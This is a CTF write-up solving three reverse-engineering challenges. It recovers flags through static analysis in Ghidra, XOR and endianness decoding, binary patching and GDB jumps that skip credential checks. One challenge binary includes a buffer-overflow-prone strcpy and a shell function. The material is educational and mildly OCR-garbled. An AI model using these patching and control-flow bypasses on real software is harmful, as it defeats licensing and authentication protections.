write(1, "Enter Password: ", 16Enter Password: )          = 16
read(0, test2
"test2\n", 1024)           = 6
write(1, "Incorrect Username\n", 19Incorrect Username
)      = 19
lseek(0, -1, SEEK_CUR)           = -1 ESPIPE (Illegal seek)
exit_group(-1)           = ?
+++ exited with 255 +++
```

The result was not in our favor.

Static Analysis with Ghidra

Moving on, we can disassemble the binary using Ghidra by NSA.



We can view all the original function names on Ghidra because the binary is not stripped. Some points of interest here are the **main** and **decodePass** function.

xOrry

The main function is the entry point of a program where instruction execution begins. Therefore, we can first begin our static code analysis from this part.

```
undefined8 main(void)

{
    int iVar1;
    undefined8 uVar2;
    long in_FS_OFFSET;
    char local_48 [32];
    char local_28 [24];
    long local_10;

    local_10 = *(long *)(in_FS_OFFSET + 0x28);
    printf("Enter Username: ");
    __isoc99_scanf(&DAT_00102015,local_48);
    printf("Enter Password: ");
    __isoc99_scanf(&DAT_00102015,local_28);
    iVar1 = strcmp(local_48,"Admin");
    if (iVar1 == 0) {
        iVar1 = atoi(local_28);
        if (iVar1 == 31337) {
            puts("Correct, Here is your Flag: ");
            decodePass();
            uVar2 = 0;
        }
        else {
            puts("Incorrect Password");
            uVar2 = 0xffffffff;
        }
    }
    else {
        puts("Incorrect Username");
        uVar2 = 0xffffffff;
    }
    if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
        /* WARNING: Subroutine does not return */
        __stack_chk_fail();
    }
    return uVar2;
}
```

The pseudocode of main function reveals the correct Username and Password that we should enter to get the flag.

Based on the pseudocode logic, we should be able to receive the flag by providing “Admin” as Username, and “31337” as Password.

```
[kali㉿JesusCries] - [~/Desktop/iCTF/rev]
$ ./F0rg0tt3nCr3d3nt14l5
Enter Username: Admin
Enter Password: 31337
Correct, Here is your Flag:
BAT22{M45t3rH3x0r1337}
```

Flag: BAT22{M45t3rH3x0r1337}



At this point, the `decodePass` function was still not involved in the process of getting the flag. Let's take a look at the decompiled code.

```
undefined8 decodePass(void)

{
    byte bVar1;
    size_t sVar2;
    long in_FS_OFFSET;
    int local_6c;
    undefined8 local_48;
    undefined8 local_40;
    undefined8 local_38;
    undefined4 local_30;
    undefined2 local_2c;
    long local_20;

    local_20 = *(long *)(in_FS_OFFSET + 0x28);
    local_48 = 0x324c7f3030554142;
    local_40 = 0x367f3b4178337631;
    local_38 = 0x7d3631303577;
    local_30 = 0;
    local_2c = 0;
    for (local_6c = 0; local_6c < 0x16; local_6c = local_6c + 1) {
        bVar1 = *(byte *)((long)&local_48 + (long)local_6c);
        sVar2 = strlen((char *)&local_48);
        *(byte *)((long)&local_48 + (long)local_6c) =
            (byte)(sVar2 % (ulong)(long)(local_6c + 1)) ^ bVar1;
        putchar((int)*(char *)((long)&local_48 + (long)local_6c));
    }
    putchar(10);
    if (local_20 != *(long *)(in_FS_OFFSET + 0x28)) {
        /* WARNING: Subroutine does not return */
        __stack_chk_fail();
    }
    return 0;
}
```

We can see that there is a lot of data declaration on the variable initialization part. From personal experience and with a super guesser mindset, we can roughly predict that the encoded flag is stored at `local_48` to `local_2c`.

We start to extract all the pieces of information represented in the hex format from top to bottom of the **decodePass** function.

0x344d7b3232544142

0x3078334872337435

0x7d3733333172

decodePass			XREF[4]:	Entry Point(*), main:001013e5(c), 001020a0, 00102150(*)
00101229	f3 0f	ENDBR64		
	1e fa			
0010122d	55	PUSH RBP		
0010122e	48 89 e5	MOV RBP, RSP		
00101231	53	PUSH RBX		
00101232	48 83 ec 68	SUB RSP, 0x68		
00101236	64 48 8b 04	MOV RAX, qword ptr FS:[0x28]		
	25 28 ...			
0010123f	48 89 45 e8	MOV qword ptr [RBP + local_20], RAX		
00101243	31 c0	XOR EAX, EAX		
00101245	48 b8 42 41	MOV RAX, 0x344d7b3232544142		
	54 32 ...			
0010124f	48 ba 35 74	MOV RDX, 0x3078334872337435		
	33 72 ...			
00101259	48 89 45 a0	MOV qword ptr [RBP + local_68], RAX		
0010125d	48 89 55 a8	MOV qword ptr [RBP + local_60], RDX		
00101261	48 b8 72 31	MOV RAX, 0x7d3733333172		
	33 33 ...			
0010126b	48 89 45 b0	MOV qword ptr [RBP + local_58], RAX		
0010126f	c7 45 b8 00	MOV dword ptr [RBP + local_50], 0x0		
	00 00 00			
00101276	66 c7 45 bc	MOV word ptr [RBP + local_4c], 0x0		
	00 00			
0010127c	48 b8 42 41	MOV RAX, 0x324c7f3030554142		
	55 30 ...			
00101286	48 ba	MOV RDX, 0x367f3b4178337631		

Be mindful that the hex values are in little endian due to the LSB architecture as mentioned previously. Thus, we need to include the “Swap endianness” recipe (With “Pad incomplete pads” unchecked) to convert to big endian.

Recipe	Input
Swap endianness Data format: Hex Word length (bytes): 8 <input type="checkbox"/> Pad incomplete words	344d7b3232544142 3078334872337435 7d3733333172
From Hex Delimiter: Auto	Output BAT22{M45t3rH3x0r1337}

Finally, convert the hex to ASCII and get the flag.

Flag: BAT22{M45t3rH3x0r1337}



Dynamic Analysis with GDB

Based on the decompiled code, we know that there is no Anti-debugging mechanism such as PTRACE implemented. Hence, we can attempt to solve this challenge with GDB as well.

```
For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 198 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from F0rg0tt3nCr3d3nt14l5 ...
(No debugging symbols found in F0rg0tt3nCr3d3nt14l5)
pwndbg> b *main
Breakpoint 1 at 0x133d
pwndbg> run
Starting program: /home/kali/Desktop/iCTF/rev/F0rg0tt3nCr3d3nt14l5

Breakpoint 1, 0x00000555555533d in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

RAX 0x55555555533d (main) ← endbr64
RBX 0x55555555430 (_libc_csu_init) ← endbr64
RCX 0x7ffff7fa1738 (_exit_funcs) → 0x7ffff7fa3b00 (initial) ← 0x0
RDX 0xfffffffffdfe8 → 0x7fffffff35f ← 'COLORFGBG=15;0'
RDI 0x1
RSI 0x7fffffffdf8 → 0x7fffffff32e ← '/home/kali/Desktop/iCTF/rev/F0rg0tt3nCr3d3nt14l5'
R8 0x0
R9 0x7ffff7fdc1f0 (_dl_fini) ← push rbp
R10 0x69682ac
R11 0x206
R12 0x55555555140 (_start) ← endbr64
R13 0x0
R14 0x0
R15 0x0
RBP 0x0
RSP 0x7fffffffdee8 → 0x7ffff7dfa7fd (_libc_start_main+205) ← mov edi eax
RIP 0x5555555533d (main) ← endbr64

▶ 0x5555555533d <main> endbr64
0x55555555341 <main+4> push rbp
0x55555555342 <main+5> mov rbp rsp
0x55555555345 <main+8> sub rsp 0x40
0x55555555349 <main+12> mov rax qword ptr fs 0x28
0x55555555352 <main+21> mov qword ptr rbp 8 rax
0x55555555356 <main+25> xor eax eax
0x55555555358 <main+27> lea rdi rip 0xca5
0x5555555535f <main+34> mov eax 0
0x55555555364 <main+39> call printf@plt <printf@plt>
0x55555555369 <main+44> lea rax rbp 0x40

long local_10;
tlocal_10 = *(long *)(&__PS_OFS);
printf("Enter Username:\n");
_isoc99_scnaf(&QDAT 00102015,
printf("Enter Password:\n");
_isoc99_scnaf(&QDAT 00102015,
Var1 = strcmp(local_10, "Admin");
if (iVar1 == 0) {
    iVar1 = atoi(local_10);
    iVar2 = 0;
} else {
    puts("Correct, Here is your flag: ");
    decodePass();
    iVar2 = 0xffffffff;
}
else {
    puts("Incorrect Password");
    iVar2 = 0xffffffff;
}
return iVar2;
}

[ DISASM ] /* WARNING: _stack_chk_fail() */
[ REGISTERS ]
```

First, set a breakpoint at the main function. Based on the decompiled code, we know that the program will exit/terminate immediately when we enter the wrong Username before the `decodePass` function is called.

To bypass the authentication process, we can use GDB to jump directly to the **decodePass** function. From there, the decoded flag will be printed on the terminal.

```
pwndbg> jump *decodePass
Continuing at 0x5555555555229.
BAT22{M45t3rH3x0r1337}
[Inferior 1 (process 11045) exited normally]
pwndbg> █
```

Flag: BAT22{M45t3rH3x0r1337}



#6 EZ1

Category: Reverse Engineering

Creator: Muhammed Zhafran Alwan

Points: 140

Description: There is a flag inside this binary

Files Given: EZ1

Basic File Checks

Repeat the same file checks operation as documented in Challenge #5.

file EZ1

```
(kali㉿JesusCries)-[~/Desktop/iCTF/rev]
$ file EZ1
EZ1: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=ea97338bc60756d615a717f8138
e3e99f2f2b05f, for GNU/Linux 3.2.0, not stripped
```

From the command above, some of the major takeaways are:

- ELF File Type.
- 64-bit.
- Least Significant Bit (LSB) executable.
- Functions name not stripped.

Since the binary is not stripped, we can retrieve the original function names with any disassembler or debugger tool such as Ghidra, GDB and Radare2 later.

Using the strings utility, we can find and print out text strings embedded in the binary.

```
strings EZ1
```

```
└─(kali㉿JesusCries)-[~/Desktop/iCTF/rev]
└─$ strings EZ1
/lib64/ld-linux-x86-64.so.2
libc.so.6
puts
__stack_chk_fail
printf
strlen
__cxa_finalize
__libc_start_main
GLIBC_2.4
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u+UH
I66qM6]5H
wH1vq6W
dH34%
[ ]A\A]A^A_
Need 1 Argument.
Access Granted
[1;34m~Your Flag~
BAT22{%s}
Access Denied
:*3$"
```

This time around, the flag was not leaked. This suggest that the flag is either not hard coded in the binary or it is intentionally hidden from strings to prevent EZ wins.

Using ltrace and strace utilities again to carve for leaked flag during function or syscalls.


1trace EZ1

strace EZ1

The result was not in our favor again. Looks like the creator was determined to make the challenge harder! 

Static Analysis with Ghidra + Patching with BinaryNinja

Moving on, we can disassemble the binary using Ghidra by NSA.



We can view all the original function names on Ghidra because the binary is not stripped. Some point of interesting here are the **main** and **ReadPassword** function.

xOrry

The main function is the entry point of a program where instruction execution begins. Therefore, we can first begin our static code analysis from this part.


```
undefined8 main(int param_1, long param_2)

{
    int iVar1;
    undefined8 uVar2;


    if (param_1 == 2) {
        iVar1 = ReadPassword(*(undefined8 *) (param_2 + 8));
        if (iVar1 == 0) {
            puts("Access Denied");
            uVar2 = 0;
        }
        else {
            puts("Access Granted");
            puts("\x1b[1;34m~Your Flag~\x1b[0m");
            printf("BAT22{%s}\n", *(undefined8 *) (param_2 + 8));
            uVar2 = 0;
        }
    }
    else {
        puts("Need 1 Argument.");
        uVar2 = 0xffffffff;
    }
    return uVar2;
}
```

First thing that came into my mind was to patch the instruction that checks whether if `iVar1 == 0`. If we can invert the if statement's logic, we can possibly bypass the `ReadPassword` function and get the flag straight away!

Using BinaryNinja's disassembly graph, we can determine the instruction that is responsible for the conditional branch.



To bypass the **ReadPassword** function, we need to invert/patch the logic from JE to JNE. This will change the instruction opcode.



After patching, save the ELF file as a new executable and run the program.

```
(kali㉿JesusCries) [~/Desktop/iCTF/rev]
$ ./patched EZ_BYPASS_KEKW
Access Granted
~Your Flag~
BAT22{EZ_BYPASS_KEKW}
```

Even though the patching method failed, we get to learn how this challenge is vastly different from the previous challenge #5.

Challenge #5 saves a hardcoded copy of both the plaintext flag as well as the encoded flag in the binary. It then goes through a series of decoding process to decode the flag, then finally compare with the plaintext flag.

Challenge #6 on the other hand, stores only the encoded flag. It is essentially a flag checker program, where it encodes the user input before finally comparing with the encoded flag. This explains why the patching method did not work.



Solution

Diving into the `ReadPassword` function. We can see that once again, there is a lot of data declaration on the variable initialization part.

```
undefined8 ReadPassword(char *param_1)

{
    size_t sVar1;
    undefined8 uVar2;
    long in_FS_OFFSET;
    int local_2c;
    undefined8 local_28;
    undefined8 local_20;
    long local_10;

    local_10 = *(long *)(in_FS_OFFSET + 0x28);
    local_28 = 0x355d364d71363649;
    local_20 = 0x57367176314877;
    local_2c = 0;
    sVar1 = strlen(param_1);
    if (sVar1 == 0xf) {
        do {
            if (((*(byte *)((long)&local_28 + (long)local_2c) ^ 5) != param_1[local_2c])) {
                uVar2 = 0;
                goto LAB_00101259;
            }
            local_2c = local_2c + 1;
        } while (((*(char *)((long)&local_28 + (long)local_2c) != '\0') && (param_1[local_2c] != '\0')));
        uVar2 = 1;
    }
    else {
        uVar2 = 0;
    }
LAB_00101259:
    if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
        /* WARNING: Subroutine does not return */
        _stack_chk_fail();
    }
    return uVar2;
}
```

0x355d364d71363649 
 0x57367176314877

Recipe	Input
Swap endianness <input type="checkbox"/> Pad incomplete words	355d364d71363649 57367176314877
From Hex <input type="checkbox"/> Delimiter Auto	Output I66qM6]5wH1vq6W

Passing the hardcoded data into the same CyberChef recipe does not result in the flag. So, let's analyse the encoding process thoroughly.

If we look closely at line number 18, we can deduce that the flag length is 15 characters (0xf). Moreover, we know that the loop is iterating each character through the XOR encryption from the `^` operator. The XOR encryption key can be seen as 5 in decimal from the decompiled code.

```
18 if (sVar1 == 0xf) {  
19     do {  
20         if (((byte *)((long)&local_28 + (long)local_2c) ^ 5) != param_1[local_2c]) {  
21             uVar2 = 0;  
22             goto LAB_00101259;  
23         }  
24         local_2c = local_2c + 1;  
25     } while (((char *)((long)&local_28 + (long)local_2c) != '\0') && (param_1[local_2c] != '\0'));  
26     uVar2 = 1;
```

Once all the requirements are satisfied, we can add the XOR recipe with “5” as the key to decode the flag.

Recipe	Input
Swap endianness Data format: Hex Word length (bytes): 8 <input type="checkbox"/> Pad incomplete words	355d364d71363649 57367176314877
From Hex Delimiter: Auto	
XOR Key: 5 Scheme: Standard <input type="checkbox"/> Null preserving	Output L33tH3X0rM4st3R

```
[(kali㉿JesusCries)-[~/Desktop/iCTF/rev]]  
$ ./EZ1 L33tH3X0rM4st3R  
Access Granted  
~Your Flag~  
BAT22{L33tH3X0rM4st3R}
```

Flag: BAT22{L33tH3X0rM4st3R}

#7 Randomness

Category: Reverse Engineering

Creator: N/A

Points: 170

Description: Random Junk Breaks Everything... Ughh What is it called again? ASLR ???

Files Given: backdoor

Basic File Checks

Repeat the same file checks operation as documented in Challenge #5 and #6.

file backdoor

```
(kali㉿JesusCries)-[~/Desktop/iCTF/rev]
$ file backdoor
backdoor: ELF 32-bit LSB pie executable, Intel 80386, version 1 (SYSV), dynamically linked,
interpreter /lib/ld-linux.so.2, BuildID[sha1]=053fbfdb08d3ed00dd5445b7ab18f4053ca289c0, for
GNU/Linux 3.2.0, not stripped
```

From the command above, some of the major takeaways are:

- ELF File Type.
- 32-bit.
- Least Significant Bit (LSB) executable.
- Functions name not stripped.

Notice here that the binary is not stripped again, which makes debugging and analysis easier.

strings backdoor

```
(kali㉿JesusCries)-[~/Desktop/iCTF/rev]
$ strings backdoor
/lib/ld-linux.so.2
_IO_stdin_used
strcpy
puts
strcat
system
__cxa_finalize
__libc_start_main
libc.so.6
GLIBC_2.0
GLIBC_2.1.3
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
[^_]
[^_]
/bin/sh
Here is your flag in the comment: https://bit.ly/BAT22_FLAG
Executed Normally
.*$"
```

Strings utility does not reveal any useful information rather than an extremely baiting and trolling link.



ltrace backdoor

strace backdoor

```
(kali㉿JesusCries)-[~/Desktop/iCTF/rev]
$ ltrace ./backdoor 127.0.0.1 1234
__libc_start_main(0x565ce433, 3, 0xffdca894, 0x565ce490 <unfinished ... >
strcpy(0xffdca5bc, "127.0.0.1") = 0xffdca5bc
puts("Executed Normally") Executed Normally
) = 18
+++ exited (status 18) +++

(kali㉿JesusCries)-[~/Desktop/iCTF/rev]
$ strace ./backdoor 127.0.0.1 1234
execve("./backdoor", ["/./backdoor", "127.0.0.1", "1234"], 0x7ffc069ef7c0)
[ Process PID=4050 runs in 32 bit mode. ]
brk(NULL) = 0x575d0000
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0)
access("/etc/ld.so.preload", R_OK) = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_LARGEFILE|O_CLOEXEC) = 3
statx(3, "", AT_STATX_SYNC_AS_STAT|AT_NO_AUTOMOUNT|AT_EMPTY_PATH, STATX_BASIC_STATS|STATX_MNT_ID|STATX_ATTRIBUTES|STATX_MODE|STATX_SIZE|STATX_TYPE)
```

Nothing much was happening during the analysis using ltrace and strace as well.

```
checksec -file=backdoor
```

```
[(kali㉿JesusCries)-[~/Desktop/iCTF/rev]]$ checksec --file=backdoor
[*] '/home/kali/Desktop/iCTF/rev/backdoor'
    Arch:      i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:     PIE enabled
```

Since the challenge description mentioned something about ASLR. It's worth checking the binary protection of the given file. PIE is enabled, which is an equivalent of ASLR. This means that the address will be randomized each time we execute the program.



Static Analysis with Ghidra



Using Ghidra, we can check out some of the resolved function names from the binary. Some of the most notable functions are `main`, `shell`, `function1`, `flag1` and `flag2`.

On the surface, and as suggested by the name, the binary is establishing connection to a remote host on a specified port via a backdoor planted prior. To understand what it's doing entirely, we can deep dive into each of the individual function.

```
/* WARNING: Function: __x86.get_pc_thunk.bx

void main(undefined4 param_1,int param_2)

{
    function1(*(undefined4 *)(&param_2 + 4));
    puts("Executed Normally");
    return;
}
```

The binary receives two arguments, which are the remote IP address and port respectively. It then jumps to the **function1** function unconditionally along with the port number.

```
void function1(char *param_1)

{
    char local_200 [504];
    strcpy(local_200,param_1);
    return;
}

void shell(void)

{
    system("/bin/sh");
    return;
}
```

function1 then initializes a large buffer followed by a string copy operation of the port number. **shell** function on the other hand spawns an interactive shell, just like SSH! Nothing too interesting, but we'll come back here if necessary.

```
void flag1(void)

{
    puts("Here is your flag in the comment: https://bit.ly/BAT22_FLAG");
    return;
}
```

We then have a seemingly benign function that attempts to troll the participants with Jimmy Barnes screaming?????

```

void flag2(void)

{
    char local_d [5];

    local_d[0] = '\0';
    strcat(local_d,a._52_4_);
    strcat(local_d,a._24_4_);
    strcat(local_d,a._12_4_);
    strcat(local_d,a._0_4_);
    strcat(local_d,a._32_4_);
    strcat(local_d,a._8_4_);
    strcat(local_d,a._16_4_);
    strcat(local_d,a._28_4_);
    strcat(local_d,a._56_4_);
    strcat(local_d,a._60_4_);
    strcat(local_d,a._4_4_);
    strcat(local_d,a._36_4_);
    strcat(local_d,a._20_4_);
    strcat(local_d,a._44_4_);
    strcat(local_d,a._48_4_);
    strcat(local_d,a._40_4_);
    puts(local_d);
    return;
}
  
```

Lastly, we have a **flag2** function that is concatenating strings repeatedly from data source to form a longer string, which could potentially be our flag.

00012008	DAT_0001...	?? 53h	S	"Sc"	string	3	false
0001200b	DAT_0001...	?? 79h	y	"yp"	string	3	false
0001200e	DAT_0001...	?? 70h	p	"pt"	string	3	false
00012011	DAT_0001...	?? 32h	2	"2{"	string	3	false
00012014	DAT_0001...	?? 31h	1	"1n"	string	3	false
00012017	DAT_0001...	?? 73h	s	"s_"	string	3	false
0001201a	DAT_0001...	?? 54h	T	"T2"	string	3	false
0001201d	DAT_0001...	?? 67h	g	"g_"	string	3	false
00012020	DAT_0001...	?? 72h	r	"r1"	string	3	false
00012023	DAT_0001...	?? 34h	4	"4s"	string	3	false
00012028	DAT_0001...	?? 41h	A	"A5"	string	3	false
0001202b	DAT_0001...	?? 6Ch	l	"lr"	string	3	false
0001202e	DAT_0001...	?? 42h	B	"BA"	string	3	false
00012031	DAT_0001...	?? 74h	t	"t0"	string	3	false
00012034	DAT_0001...	?? 5Fh	_	"_B"	string	3	false

We can then form a theory, that is the flag is stored in plaintext, but in a fragmented format. Therefore, we search for strings that comes in pair. This further justifies our theory as we can see the valid flag format as it appears as “BA”, “T2” and “2{“. Rearrange this scrambled flag would be a pain in the ass.

DAT_00012017			XREF[1]: flag2:000113a4(*)
??	73h	s	
??	5Fh	-	
??	00h		
DAT_0001201a			XREF[1]: flag2:000112b2(*)
??	54h	T	
??	32h	2	
??	00h		
DAT_0001201d			XREF[1]: flag2:00011336(*)
??	67h	g	
??	5Fh	-	
??	00h		
DAT_00012020			XREF[1]: flag2:000112f4(*)
??	72h	r	
??	31h	1	
??	00h		
DAT_00012023			XREF[1]: flag2:0001138e(*)
??	34h	4	
??	73h	s	
??	00h		
DAT_00012026			XREF[1]: flag2:000113e6(*)
??	7Dh	}	
??	00h		
DAT_00012028			XREF[1]: flag2:000113ba(*)
??	41h	A	
??	35h	5	
??	00h		
DAT_0001202b			XREF[1]: flag2:000113d0(*)
??	6Ch	l	
??	72h	r	
??	00h		
DAT_0001202e			XREF[1]: flag2:0001129c(*)
??	42h	B	
??	41h	A	
??	00h		
DAT_00012031			XREF[1]: flag2:0001134c(*)
??	74h	t	
??	30h	0	
??	00h		

The fragmented string can also be seen from the binary's **.data** program tree using Ghidra.

SUB ESP, 0x8			
PUSH EAX=>DAT 0001202e	= 42h	B	
LEA EAX=>local_d,[EBP + -0x9]			
PUSH EAX			
CALL <EXTERNAL>:: strcat	char * strcat(char * __de...		
ADD ESP, 0x10			
MOV EAX,dword ptr [EBX + offset a[24]]			
SUB ESP, 0x8			
PUSH EAX=>DAT 0001201a	= 54h	T	
LEA EAX=>local_d,[EBP + -0x9]			
PUSH EAX			
CALL <EXTERNAL>:: strcat	char * strcat(char * __de...		
ADD ESP, 0x10			
MOV EAX,dword ptr [EBX + offset a[12]]			
SUB ESP, 0x8			
PUSH EAX=>DAT 00012011	= 32h	2	
LEA EAX=>local_d,[EBP + -0x9]			
PUSH EAX			
CALL <EXTERNAL>:: strcat	char * strcat(char * __de...		
ADD ESP, 0x10			
MOV EAX,dword ptr [EBX + offset a]			
SUB ESP, 0x8			
PUSH EAX=>DAT 00012008	= 53h	S	
LEA EAX=>local_d,[EBP + -0x9]			
PUSH EAX			
CALL <EXTERNAL>:: strcat	char * strcat(char * __de...		

Further analysis of assembly code shows that the fragmented strings are repeatedly pushed into the EAX register from .data. From here onwards, the characters that come in pair can be placed back to its correct order by inspecting each of the data source starting from top to bottom.

Flag: BAT22{Scr1pt1ng_t0_Byp4ss_A5lr}

Dynamic Analysis with GDB

From static code analysis, we learn that the **flag2** function was never called throughout the entire program, hence the function is unreachable. We can use GDB to halt the execution at **main** before it enters **function1** then control the EIP to point to **flag2**.

```
*****
*          *
*  FUNCTION          *
*****  
undefined flag2()
undefined    AL:1      <RETURN>
undefined4  Stack[-0x8...local_8
undefined1  Stack[-0xd...local_d
XREF[1]: 00011403(R)
XREF[18]: 0001128f(W),
0001129d(*),
000112b3(*),
000112c9(*),
000112df(*),
000112f5(*),
0001130b(*),
00011321(*),
00011337(*),
0001134d(*),
00011363(*),
00011379(*),
0001138f(*),
000113a5(*),
000113bb(*),
000113d1(*),
000113e7(*),
000113f6(*)
flag2
XREF[3]: Entry Point(*), 000120c4,
000121c8(*)
0001127d 55      PUSH    EBP
0001127e 89 e5    MOV     EBP,ESP
00011280 53      PUSH    EBX
00011281 83 ec 14  SUB     ESP,0x14
```

To bypass ASLR, we need to get the relative address or offset address of **flag2** function for debugging purpose.

```
pwndbg> piebase 0x127d
Calculated VA from /home/kali/Desktop/iCTF/rev/backdoor = 0x5655627d
pwndbg> jump 0x5655627d
Function "0x5655627d" not defined.
pwndbg> jump *0x5655627d
Continuing at 0x5655627d.
BAT22{Scr1pt1ng_t0_Byp4ss_A5lr}

Program received signal SIGSEGV, Segmentation fault.
0x745f676e in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS ]
*EAX 0x20
*EBX 0x7263537b ('{Scr}')
*ECX 0xffffffff
*EDX 0xffffffff
EDI 0x565560a0 (_start) ← xor ebp ebp
ESI 0x1
*EBP 0x31747031 ('1pt1')
*ESP 0xfffffd0f0 ← '0_Byp4ss_A5lr}'
*EIP 0x745f676e ('ng_t')
[ DISASM ]
Invalid address 0x745f676e

[ STACK ]
00:0000 esp 0xfffffd0f0 ← '0_Byp4ss_A5lr}'
01:0004 0xfffffd0f4 ← 'p4ss_A5lr}'
02:0008 0xfffffd0f8 ← '_A5lr}'
03:000c 0xfffffd0fc ← 0xff007d72 /* 'r}' */
```

Using the offset address, GDB can calculate the actual address of the function using PIE base. When the execution continues, we have our flag printed on the terminal after the `strcat()` and `puts()` functions are executed.

Flag: BAT22{Scr1pt1ng_t0_Byp4ss_A5lr}

Patching with Binary Ninja

```
main:
    lea    ecx, [esp+0x4 {arg_4}]
    and   esp, 0xffffffff0
    push  dword [ecx-0x4 {_return_addr}] {var_4}
    push  ebp {__saved_ebp}
    mov   ebp, esp {__saved_ebp}
    push  ebx {__saved_ebx}
    push  ecx {arg_4} {var_10}
    call  __x86.get_pc_thunk.bx
    add   ebx, 0x2bb9
    mov   eax, ecx {arg_4}
    mov   eax, dword [eax+0x4 {arg1}]
    add   eax, 0x4
    mov   eax, dword [eax]
    sub   esp, 0xc
    push  eax {var_20}
    call  function1
    add   esp, 0x10
    sub   esp, 0xc
    lea   eax, [ebx-0x1f84] {data_207c, "Executed Normally"}
    push  eax {data_207c, "Executed Normally"}
    call  sub_1060
    add   esp, 0x10
    nop
